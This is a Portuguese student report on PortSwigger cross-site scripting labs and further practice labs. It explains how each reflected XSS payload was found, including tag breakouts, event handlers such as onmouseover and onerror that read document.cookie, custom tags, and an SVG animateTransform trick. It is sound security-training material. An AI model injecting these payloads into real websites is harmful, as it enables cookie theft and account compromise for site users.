PORTSWIGGER

Relatório

Gabriel Oliveira

**Cross-site Scripting**

PORTSWIGGER

Relatório

**Cross-site Scripting**

Relatório sobre cross-site scripting.

Sob a coordenação do Boot Santos.

Aluno: Gabriel Oliveira

**Sumário**

1 **Laboratórios**

1.1 **Reflected XSS into HTML context with nothing encoded**

1.2 **Reflected XSS into HTML context with most tags and attributes blocked**

1.3 **Reflected XSS into HTML context with all tags blocked except custom ones**

1.4 **Reflected XSS with some SVG markup allowed**

2 **Laboratório**

2.1 **Laboratório 0**

2.2 **Laboratório 1**

2.3 **Laboratório 2**


2.4 **Laboratório 3**

2.5 **Laboratório 4**

2.6 **Laboratório 5**

2.7 **Laboratório 6**


**1 Laboratório**

**1.1 Reflected XSS into HTML context with nothing encoded**

Entrando na biblioteca, vemos uma página e uma barra de pesquisa. Nosso objetivo nesta biblioteca é gerar um alert para resolvê-la.



Abrindo o Burp-Suite, e interceptando a requisição pesquisando a string “teste”, observamos o seguinte.



É possível observar que a requisição está sendo feita pelo método GET, a aplicação possui uma variável (**search**) que realiza a busca pela palavra chave que o mesmo introduz na pesquisa. Mandando a requisição para o **repeater** no burp, e utilizando a payload abaixo:


**'</h1><script>alert(document.domain)</script><!--**

No código HTML percebemos que possui este trexo de código ao lado. o payload acima realiza


o fechamento da aspas simples e logo

em seguida o fechamento da tag h1, sendo assim inserindo o código javascript e finalmente comentanto todo o resto da página HTML. O código irá ficar examatente como abaixo.

**<h1>1 search results for ‘ ‘</h1><script>alert(document.domain)</script><!--**



**1.2 Reflected XSS into HTML context with most tags and attributes blocked**




Neste laboratório foi realizado um bruteforce para saber qual tag e qual evento podíamos utilizar. Após realizar o laboratório, foi descoberto que poderíamos utilizar comando abaixo para extrair o XSS.

**Utilizando a payload abaixo:**

**<body onresize="alert(1)">**

Temos o XSS realizado com sucesso.

**1.3** **Reflected XSS into HTML context with all tags blocked except custom ones**



Custon tags é são as tag que o próprio usuário cria, basta o usuário abrir um elemento com um nome qualquer e fechar com esse mesmo nome qualquer por exemplo:


**<eusoutag></eusoutag>**

Dentro dessa tag, podemos utilizar eventos javascript, para resolver o laboratório, utilizamos:

**<teste onmouseover=alert(document.cookie)>Teste XSS =D</teste>**

O evento acima, realiza uma ação quando o usuário passar o mouse sobre a string “Teste XSS =D”, sendo assim, gerando o XSS

**1.4** **Reflected XSS with some SVG markup allowed**


****

Neste laboratório foi realizado um bruteforce para saber qual tag e qual evento podíamos utilizar. Após realizar o laboratório, foi descoberto que poderíamos utilizar comando abaixo para extrair o XSS.

**Utilizando a payload abaixo:**


**<svg><animateTransform+onbegin="alert()"></svg>**

Temos o XSS realizado com sucesso.

****

**2 Laboratório**



Ao acessar o laboratório e realizar uma pesquisa aleatória, percebemos que a aplicação possui uma variável de pesquisa chaamda “**pesquisar**”, sendo assim, um ponto vulnerável que pode ser explorado.

****

**2.1 Laboratório 0**

**Utilizando a payload abaixo:**

**<script>alert(1)</script>**

Para explorarmos melhora falha, podemos analisar o código html da página. Podemos notar que o resultado está dentro de uma div, neste caso podemos utilizar as seguintes payloads para também explorar esse tipo de falha.

**</div><script>alert(document.domain)</script><div>**



**</div><script>alert(document.domain)</script><!--**

**2.2 Laboratório 1**

Neste laboratório podemos observar um formulário com 2 inputs no código HTML (Nome e Sobrenome). A falha se encontra no campo sobrenome, sendo assim, podendo explorar melhor a vulnerabilidade XSS.

**Utilizando a payload abaixo:**

**<script>alert(1)</script>**

Para explorarmos melhora falha, podemos analisar o código html da página. Sendo assim, criando vários tipos de payloads para estudarmos como funciona a criação de um payload referente a falha de XSS. Alguns exemplos são:

**</div><img src=x onerror=alert(document.cookie)><!--**

**</div><script>alert(document.domain)</script><!--**

**Podemos utilizar eventos e tags personalisadas:**

**</div><relatorio onmouseover="alert(document.cookie)">XSS =D</relatorio><!--**


Utilizando uma tag personalizada e eventos temos a payload acima, ao passar o mouse no elemento **“XSS =D”** o payload é disparado.

